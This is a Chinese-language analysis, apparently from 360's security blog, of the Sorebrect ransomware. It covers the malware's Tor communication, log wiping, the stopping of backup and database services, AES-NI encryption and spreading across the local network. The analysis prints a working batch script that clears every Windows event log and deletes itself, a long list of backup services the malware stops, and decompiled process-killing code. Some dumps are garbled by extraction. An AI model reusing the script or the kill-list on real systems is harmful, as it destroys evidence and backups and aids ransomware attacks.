0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC				int3
0056E8A8	CC				int3
0056E8A9	CC				int3
0056E8A0	CC				int3
0056E8A1	CC				int3
0056E8A2	CC				int3
0056E8A3	CC				int3
0056E8A4	CC				int3
0056E8A5	CC				int3
0056E8A6	CC				int3
0056E8A7	CC		</td		

主体程序接下来在内存中释放了一个 dll 文件，这个文件是 UPX 加壳的。

TOR 通信

Sorebrect 主体程序还会尝试连接 `ipinfo.io` ,并以 `kzg2xa3nsydva3p2.onion/gate.php` 为参数调用前面释放的 `dll`。该 `dll` 的功能为进行 `tor` 通信。



The screenshot shows the Immunity Debugger interface with the following panes:

- Assembly pane:** Displays assembly code for the current module. The assembly is color-coded: green for instructions, blue for memory operations (MOV, PUSH, etc.), and red for function calls (CALL). A purple highlight covers the instruction `call 4142FF46.012D89D0` at address 012DA133.
- Registers pane:** Shows the CPU registers (EAX, ECX, EDX, etc.) and their current values. The EIP register shows the address 012DA133.
- Registers pane (bottom):** Shows the CPU registers (ES, CS, SS, DS, FS, GS) and their current values.
- Stack dump pane:** Shows the current state of the stack, with memory dump, ASCII dump, and dump options.
- Registers pane (right):** Shows the CPU registers (EAX, ECX, EDX, etc.) and their current values.
- Registers pane (bottom right):** Shows the CPU registers (ES, CS, SS, DS, FS, GS) and their current values.
- Call stack pane:** Shows the call stack with function names and addresses.
- Registers pane (far right):** Shows the CPU registers (EAX, ECX, EDX, etc.) and their current values.

痕迹擦除

创建一个批处理文件删除日志记录。



地址	HEX 数据	反汇编	注释
012E1000	0C 00	or al, 0	
012E1001	00	add byte ptr ds:[eax],al	
012E1004	02 00	sub byte ptr ds:[0x722F7000],al	
012E1009	00	final dword ptr ds:[edi]	
012E100B	F7 FA	idiv edx	
012E100C	24 00	and al, 0	
012E100D	73 00	jb short, 0x10FF6E.012E1011	
012E1011	00 00	add byte ptr ds:[eax],al	
012E1013	00 00	add byte ptr ds:[eax],al	
012E1015	00 00	add byte ptr ds:[eax],al	
012E1017	00 00	add byte ptr ds:[eax],al	
012E1019	00 00	add byte ptr ds:[eax],al	
012E101B	00 02	add byte ptr ds:[0x0],d1	
012E101D	00 00	add byte ptr ds:[eax],al	
012E101F	00 00	add byte ptr ds:[eax],al	
012E1021	00 00	add byte ptr ds:[eax],al	
012E1025	00 00	add byte ptr ds:[eax-0x42F716],d1	
012E1026	00 00	add byte word ptr ss:[ebp-0x84]	
012E1028	00	db 0	
012E1029	00	db 0	
012E1029	29E1 7162973	sub dword ptr ds:[ecx*0x73296017],esp	
012E102F	90	popfd	

```
1 @echo off
2 timeout /T 10
3 FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
4 IF (%adminTest%)==(Access) goto noAdmin
5 for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
6 echo.
7 echo Event Logs have been cleared!
8 goto theEnd
9 :do_clear
10 echo clearing %1
11 wevtutil.exe cl %1
12
13 goto :eof
14 :noAdmin
15 echo You must run this script as an Administrator!
16 echo.
17 :theEnd
18 rd /s /q %systemdrive%\$RECYCLE.BIN
19 del %0
```

对抗恢复

Sorebrect 会尝试停止下列服务，以此来对抗可能的文件恢复。这些服务包括各种备份软件和数据库软件等等。

BCFMonitorService.QBFCService.QBVSS.QuickBooksDB25.LMIRfsDriver.RemoteSystemMonitorService.MS
SQL\$MICROSOFT##WID.dbupdate.dbupdatem.DbxSvc.MsDtsServer100.msftesql-Exchange.MSSQL\$MICR
OSOFT##SSEE.MSSQL\$PROBA.MSSQL\$SBSMONITORING.MSSQL\$SHAREPOINT.MSSQL\$SQL2005.msftesql
\$SBSMONITORING.MSSQLFDLauncher.MSSQLFDLauncher\$PROBA.MSSQLFDLauncher\$SBSMONITORING.
MSSQLFDLauncher\$SHAREPOINT.MSSQLSERVER.MSSQLServerADHelper100.SQLAgent\$PROBA.SQLAgent



\$SBSMONITORING.SQLAgent\$SHAREPOINT.SQLBrowser.SQLSERVERAGENT.SQLWriter.CertPropSvc.CertSvc
.DataCollectorSvc.FirebirdServerDefaultInstance.wsbexchange.MSEExchangeTransportLogSearch.MSEchangeTransport.MSEExchangeServiceHost.MSEExchangeSearch.MSEExchangeSA.MSEExchangeRepl.MSEExchangePop3.MSEExchangeMonitoring.MSEExchangeMailSubmission.MSEExchangeMailboxAssistants.MSEchangeIS.MSEchangeIMap4.MSEExchangeFDS.MSEExchangeEdgeSync.MSEExchangeAntispamUpdate.MSEExchangeADTopology.SPTrace.SPTimerV3.SPWriter.TeamViewer.W3SVC.W32Time.MsDtsServer.MSSQLSERVR.MSSQLServerOLAPService.zBackupAssistService.cbVSCService11.CobianBackup11.postgresql-8.4.spiceworks.QuickBooksDB23.ShadowProtectSvc.VSNAPVSS.VSS.stc_raw_agent.PleskSQLServer.MySQL56.MSEExchangeRep.NAVSERVER.ZWCSERVICE.vmms.vds.sesvc.MSSQL\$VEEAMSQL2008R2.SQLAgent\$VEEAMSQL2008R2.Veeam Backup Catalog Data Service.Veeam Backup and Replication Service.VeeamCloudSvc.VeeamTransportSvc.VeeamCatalogSvc.VeeamDeploymentService.VeeamMountSvc.VeeamNFSSvc.FirebirdGuardianDefaultInstance.BackupExecAgentBrowser.BackupExecDeviceMediaService.DLOAdminSvcu.DLOMaintenanceSvc.bedbg.BackupExecJobEngine.BackupExecManagementService.BackupExecAgentAccelerator.BackupExecRPCService.MSEExchangeADTopology.Browser.WSearch.WseComputerBackupSvc.WseEmailSvc.WseHealthSvc.WseMediaSvc.WseMgmtSvc.WseNtfSvc.WseStorageSvc.SBOClientAgent.VSS.VSNAPVSS.vmicvss.swprv.ShadowProtectSvc.SQLWriter.SQLBrowser.SQLAgent\$SQLEXPRESS.MSSQL\$SQLEXPRESS.MSSQL\$MICROSOFT##WID.EDBSRVR.ComarchAutomatSynchronizacji.ComarchML.ComarchUpdateAgentService.RBMS_OptimaBI.RBSS_OptimaBI.ServerService.GenetecWatchdog.GenetecServer.GenetecSecurityCenterMobileServer.SQLAGent\$SQLEXPRESS.SQLBrowser.SQLWriter.MSSQL\$SQLEXPRESS.MSSQLServerADHelper100.MSEExchangeFBA.eXchange POP3 6.0.bedbg.BackupExecRPCService.BackupExecDeviceMediaService.BackupExecAgentBrowser.BackupExecAgentAccelerator.MsDtsServer100.MSSQLFDLauncher.MSSQLSERVER.MSSQLServerADHelper100.MSSQLServerOLAPService.ReportServer.SQLBrowser.SQLSERVERAGENT.SQLWriter.WinVNC4.KAORCMP999467066507407.dashboardMD Sync.MicroMD AutoDeploy.MicroMD Connection Service.MICROMD72ONCOEMR.ONCOEMR2MICROMD7.FBSServer.FBSWorker.cbVSCService11.CobianBackup11.LogisticsServicesHost800.PRIMAVERAWindowsService.PrimaveraWS800.PrimaveraWS900.TTEScheduleServer800.DomainManagerProviderSvc.WSS_ComputerBackupProviderSvc.WSS_ComputerBackupSvc.msftesql\$SBSMONITORING.msftesql-Exchange.MSSQL\$ACRONIS.MSSQL\$BKUPEXEC.MSSQL\$MICROSOFT##SSEE.MSSQL\$SBSMONITORING.MSSQLServerADHelper.MySQL.SQLBrowser.SQLWriter.MSEExchangeADTopology.MSEExchangeAntispamUpdate.MSEExchangeEdgeSync.MSEExchangeFDS.MSEchangeIMap4.MSEchangeIS.MSEExchangeMailboxAssistants.MSEExchangeMailSubmission.MSEExchangeMonitoring.MSEExchangePop3.MSEExchangeRepl.MSEExchangeSA.MSEExchangeSearch.MSEExchangeServiceHost.MSEExchangeTransport.MSEchangeTransportLogSearch.msftesql-Exchange.wsbexchange.Acronis VSS Provider.AcronisAgent.AcronisFS.AcronisPXE.AcrSch2Svc.AMS.MMS.MSSQL\$ACRONIS.StorageNode.PleskControlPanel.PleskSQLServer.plesksrv.PopPassD.Apache2.2.Apache2.4.memcached Server.MMS.ARSM.AdobeARMservice.AcrSch2Svc.AcronisAgent.CrashPlanService.SPAdminV4.SPSearch4.SPTraceV4.SPWriterV4.Altaro.Agent.exe.Altaro.HyperV.WAN.RemoteService.exe.Altaro.SubAgent.exe.Altaro.UI.Service.exe.MELCS.MEMTAS.MEPOCS.MEPOPS.MESMTPCS.postgresql-9.5



寄存器 (CPU)

EAX 00000000
ECX 75D572D0 sechost.75D572D0
EDX 00000424
EBX 002BE4E8
ESP 02BAEEC
EBP 02BAEF24
ESI 00000000
EDI 002BF018 ASCII "QBCFMonitorService"
EIP 012DC0A94 4142FF46.012DC0A94
C 0 ES 0023 32[1] 0xFFFFFFFF
P 1 CS 001B 32[1] 0xFFFFFFFF
A 0 SS 0023 32[1] 0xFFFFFFFF
Z 1 DS 0023 32[1] 0xFFFFFFFF
S 0 FS 003B 32[1] 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErr ERROR_SERVICE_DOES_NOT_EXIST (00000424)
EFL 00000246 (N0,NB,E,BE,MS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0

地址 HEX 数据 ASCII

002BF0A9	00 00 00 00	FC F0 2B 00	EC F0 2B 00	EC F0 2B 00	38 F5 2B 00 + + ?.
002BF0A8	00 00 00 00	20 F3 00	00 B6 87	89 83	74 40 00 0E ? 没有T1.1
002BF0A7	51 42 43 40	40 6F 6E	69 74	6F 72	53 65 72 66	09 51
002BF0A8	63 65 00 51	42 46 43 53	65 72	76 69	63 66 00 51	ce.QBCFMonitorService.0
002BF0A8	42 56 53 53	00 51 75	69 63	68 42	6F 66 73 44	BUSS_QuickBooksD
002BF0A8	42 32 33 40	49 52	66 73	44 72	69 76 65 72	B25_LMIRfDriver
002BF0A8	00 52 65 60	6F 74	65 59	79 79	76 65 60 40	6F 6E RemoteSystemMon
002BF0A8	69 74	6F 72	53 65	72 76	69 63 00 40	53 53 51 itorService.MSSQ
002BF0A8	40 26 40 49	43 52	4F 53	4F 46	54 22 33 57	49 44 LSMICROSOFTMMID
002BF0A8	00 66 62 75	70 64	61 74	65 00	68 62 75 70	66 61 abupdata.dhupda
002BF0A8	74 65 60 00	44 62	78 53	76 63	00 40	73 44 74 73 [em.DbxSoc.MsPorts
002BF0A8	53 65 72 76	65 72	31 30	38 00	60 78 66 74	65 73 Server100.msPorts
002BF0A8	71 6C 20 45	78 63	68 61	6E 67	00 40	53 53 51 q1-Exchange-HSSQ
002BF0C8	40 24 40 49	43 52	4F 53	4F 46	54 23 23 53	53 45 LSMICROSOFTMSSE
002BF0A8	45 00 40 53	53 51	4C 24	50 52	4F 42 41 00	40 53 E.MSSQLSPR009.MS
002BF0E8	53 51 4C 24	53 42	53 40	4E 4E	49 54	4F 52 49 4E SQLSSSHMONITORIN
002BF0A8	47 00 40 53	53 51	4C 24	53 48	41 52 45 50	4F 49 G.MSSQLSShareP01
002BF0A8	4E 54 00 40	53 53	51 4C	24 53	51 4C 32 30	38 35 HT.MSSQL\$SQL2005
002BF0C18	00 60 73 66	74 65	73 71	6C 24	53 42 53 40	4E 4E .mstresq1SSSHN0N
002BF0C28	49 54 4F 52	49 4E	47 00	4D 53	53 4C 46 44	4C ITORING.MSSQLFDL
002BF0C38	61 75 6E	63 68	65 72	00	53 53 51 4C	46 46 44 4C launcher.MSSQLFDL

除了停止服务外 Sorebrect 程序硬编码了一段 CRC32 的值 如果小写的进程名的 CRC32 值和硬编码的值相同则尝试终止该进程。

• .rdata:004120B8	; int dword_4120B8[]	02BAEEC0 002BEA20 ?.
• .rdata:004120B8	dword_4120B8 dd 0CAB9BEC5h	02BAEEF0 00000000
• .rdata:004120BC	; int dword_4120BC[]	02BAEEF4 00000000
• .rdata:004120BC	dword_4120BC dd 0D7C33C2Dh	02BAEEF8 7749C07C [魔W kernel32.CloseHandle
• .rdata:004120C0		02BAEEFC 00000000
• .rdata:004120C1		02BAEEF0H 757575D4 [钟W 0 nt!L77.77575D4
• .rdata:004120C2		02BAEEF4H 75736B32 [2ksu 0 nt!L77.75736B32 来自
• .rdata:004120C3		02BAEEF8H 000001BC ?..
• .rdata:004120C4		02BAEEF0C 000001BC ?..
• .rdata:004120C5		02BAEEF10 02BAEF20 [错] 0 nt!L77.7749C0A4 来自
• .rdata:004120C6		02BAEEF14 7749C0A4 [坏W 0 nt!L77.7749C0A4 来自
• .rdata:004120C7		02BAEEF18 00000000
		02BAEEF1C 0000C07C [魔. 0 ASCII "QBCFMonitorService"
		02BAEEF20 02BAFB18 [?] 0 nt!L77.7749C0A4 来自
		02BAEEF24 02BAFB7C [?] 0 nt!L77.7749C0A4 来自
		02BAEEF28 012DF434 [坏. 0 nt!L77.7749C0A4 来自
		02BAEEF2C 000099C4 [坏. 0 nt!L77.7749C0A4 来自
		02BAEEF30 00000000
		02BAEEF34 00000000
		02BAEEF38 00000000
		02BAEEF3C 00000000
		02BAEEF40 00000000

安全客 (bobao.360.cn)




```
36     for ( i = -1; v5; --v5 )  
37     {  
38         v7 = *v4++;  
39         i = CRCTable[(unsigned __int8)(i ^ v7)] ^ (i >> 8);  
40     }  
41     v8 = ~i;  
42     v9 = 0;  
43     v10 = 0xCAB9BEC5;  
44     do  
45     {  
46         if ( v10 == v8 )  
47             break;  
48         v10 = dword_41208C[v9++];  
49     }  
50     while ( v10 );  
51     if ( dword_412088[v9] )  
52     {  
53         v11 = ((int (__stdcall *)(signed int, _DWORD))(*(_DWORD *)OpenProcess ^ dword_4150A4))(  
54             1,  
55             0,  
56             LPROCESSENTRY32.th32ProcessID);  
57         v12 = v11;  
58         if ( v11 )  
59         {  
60             ((void (__stdcall *)(int, _DWORD))(*(_DWORD *)TerminateProcess ^ dword_4150A4))(v11, 0);  
61             ((void (__stdcall *)(int))(*(_DWORD *)CloseHandle ^ dword_4150A4))(v12);  
62         }  
63     }  
64 }  
65 }  
66 while ( ((int (__stdcall *)(int, PROCESSENTRY32 *))(*(_DWORD *)Process32Next ^ dword_4150A4))(v1, &LPROCESSENTRY32) );  
67 ((void (__stdcall *)(int))(*(_DWORD *)CloseHandle ^ dword_4150A4))(v1);  
68 result = 1;  
69 }
```

安全客 (bobao.360.cn)

加密操作

Sorebrect 会对主机上的文件进行加密，并在 C:\ProgramData 目录下生成密钥，根据提示信息，受害者想要解密必须将该文件发送给攻击者。



Sorebrect 病毒使用 AES-NI 指令集完成加密。AES-NI 是一个 x86 指令集架构的扩展，用于 Intel 和 AMD 微处理器，由 Intel 在 2008 年 3 月提出。该指令集的目的是改进应用程序使用 AES 执行加密和解密的速度。



指令	描述 ^[2]
AESENC	执行一轮AES加密流
AESENCLAST	执行最后一轮AES加密流
AESDEC	执行一轮AES解密流
AESDECLAST	执行最后一轮AES解密流
AESKEYGENASSIST	协助生成AES轮回密钥
AESIMC	协助AES逆列混合
PCLMULQDQ	无进位乘法 (polynomial multiplication) [3]

```
1 signed int HasAESNI()
2 {
3     signed int v5; // ecx@2
4     signed int v6; // eax@2
5     signed int result; // eax@13
6     int v13; // [sp+8h] [bp-Ch]@1
7     int v14; // [sp+Ch] [bp-8h]@1
8     int v15; // [sp+10h] [bp-4h]@1
9
10    _EAX = 0;
11    __asm { cpuid }
12    v13 = _EBX;
13    v14 = _ECX;
14    v15 = _EDX;
15    if ( _EAX < 1 )
16        goto LABEL_17;
17    v5 = 1;
18    v6 = 1;
19    if ( v13 != 'uneG' || v15 != 'leni' || v14 != 'letn' )// GenuineIntel
20        v5 = 0;
21    if ( v13 != 'htuA' || v15 != 'itne' || v14 != 'DMac' )// AuthenticAMD
22        v6 = 0;
23    if ( !v5 && !v6 )
24        goto LABEL_17;
25    _EAX = 1;
26    __asm { cpuid }
27    v13 = _EBX;
28    v14 = _ECX;
29    v15 = _EDX;
30    if ( _ECX & 0x2000000 )
31        result = 1;
32    else
33    LABEL_17:
34        result = 0;
35    return result;
36 }
```

安全客 (bobao.360.cn)



如代码所示 将 EAX 寄存器设置为 0 之后执行 CPUID 指令返回的制造商标识存放在 EBX , ECX 和 EDX 寄存器中。如果既不是 GenuineIntel 的处理器也不是 AuthenticAMD 的处理器则认为该处理器不支持 AES-NI 指令集。将 EAX 寄存器设置为 1 之后执行 CPUID 指令通过 ECX 寄存器中的标志位进一步判断处理器是否支持 AES-NI 指令集。

EAX=1 CPUID feature bits

Bit	EDX		ECX	
	Short	Feature	Short	Feature
0	fpu	Onboard x87 FPU	sse3	Prescott New Instructions-SSE3 (PNI)
1	vme	Virtual 8086 mode extensions (such as VIF, VIP, PIV)	pclmulqdq	PCLMULQDQ support
2	de	Debugging extensions (CR4 bit 3)	dtes64	64-bit debug store (edx bit 21)
3	pse	Page Size Extension	monitor	MONITOR and MWAIT instructions (SSE3)
4	tsc	Time Stamp Counter	ds-cpl	CPL qualified debug store
5	msr	Model-specific registers	vmx	Virtual Machine eXtensions
6	pae	Physical Address Extension	smx	Safer Mode Extensions (LaGrande)
7	mce	Machine Check Exception	est	Enhanced SpeedStep
8	cx8	CMPXCHG8 (compare-and-swap) instruction	tm2	Thermal Monitor 2
9	apic	Onboard Advanced Programmable Interrupt Controller	ssse3	Supplemental SSE3 instructions
10	(reserved)		cnxt-id	L1 Context ID
11	sep	SYSENTER and SYSEXIT instructions	sdbg	Silicon Debug interface
12	mttr	Memory Type Range Registers	fma	Fused multiply-add (FMA3)
13	pge	Page Global Enable bit in CR4	cx16	CMPXCHG16B instruction
14	mca	Machine check architecture	xtpr	Can disable sending task priority messages
15	cmov	Conditional move and FCMOV instructions	pdcm	Perfmon & debug capability
16	pat	Page Attribute Table	(reserved)	
17	pse-36	36-bit page size extension	pcid	Process context identifiers (CR4 bit 17)
18	psn	Processor Serial Number	dca	Direct cache access for DMA writes ^{[12][13]}
19	clfsh	CLFLUSH instruction (SSE2)	sse4.1	SSE4.1 instructions
20	(reserved)		sse4.2	SSE4.2 instructions
21	ds	Debug store: save trace of executed jumps	x2apic	x2APIC support
22	acpi	Onboard thermal control MSRs for ACPI	movbe	MOVBE instruction (big-endian)
23	mmx	MMX instructions	popcnt	POPCNT instruction
24	fxsr	FXSAVE, FXRESTOR instructions, CR4 bit 9	tsc-deadline	APIC supports one-shot operation using a TSC deadline value
25	sse	SSE instructions (a.k.a. Katmai New Instructions)	aes	AES instruction set
26	sse2	SSE2 instructions	xsave	XSAVE, XRESTOR, XSETBV, XGETBV
27	ss	CPU cache supports self-snoop	osxsave	XSAVE enabled by OS
28	htt	Hyper-threading	avx	Advanced Vector Extensions
29	tm	Thermal monitor automatically limits temperature	f16c	F16C (half-precision) FP support
30	ia64	IA64 processor emulating x86	rdrnd	RDRAND (on-chip random number generator) support
31	pbe	Pending Break Enable (PBE# pin) wakeup support	hypervisor	Running on a hypervisor (always 0 on a real CPU, but <small>安全客 (https://www.360.cn)</small> with some hypervisors)



```

● 180    if ( HasAESNI_0 )
● 181    {
● 182        AESNIEncrypt(v18, v18, (int)&v40, v17 >> 4); // 硬件加速加密
● 183    }
● 184    else
● 185    {
● 186        v19 = (_DWORD *)v18; // 如果支持AES-NI指令集
● 187        if ( v17 )
● 188        {
● 189            v20 = 0;
● 190            do
● 191            {
● 192                sub_404730(v19, (int)v19, (int)&v33);
● 193                v20 += 16;
● 194                v19 += 4;
● 195            }
● 196            while ( v20 < v17 );
● 197            v5 = (void *)HIDWORD(v48);
● 198        }
}

```

安全客 (bobao.360.cn)

局域网感染

Sorebrect 在加密操作完成之后，会进一步探测局域网，并通过 IPC\$共享的方式来进行

局域网内的感染。


Process Name	PID	Operation	Path
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50061 -> 192.168.132.249.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50062 -> 192.168.132.250.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50063 -> 192.168.132.251.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50064 -> 192.168.132.252.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50065 -> 192.168.132.253.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50066 -> 192.168.132.254.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50005 -> 192.168.132.193.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50006 -> 192.168.132.194.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50007 -> 192.168.132.195.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50008 -> 192.168.132.196.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50009 -> 192.168.132.197.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50010 -> 192.168.132.198.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50011 -> 192.168.132.199.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50012 -> 192.168.132.200.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50013 -> 192.168.132.201.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50014 -> 192.168.132.202.netbios\$ssn
4142ff4667f5b9986888bdcba2727db6a767f78f...	2512	TCP Reconnect	WIN-BJ6HKM7HDDN.localdomain:50015 -> 192.168.132.203.netbios\$ssn
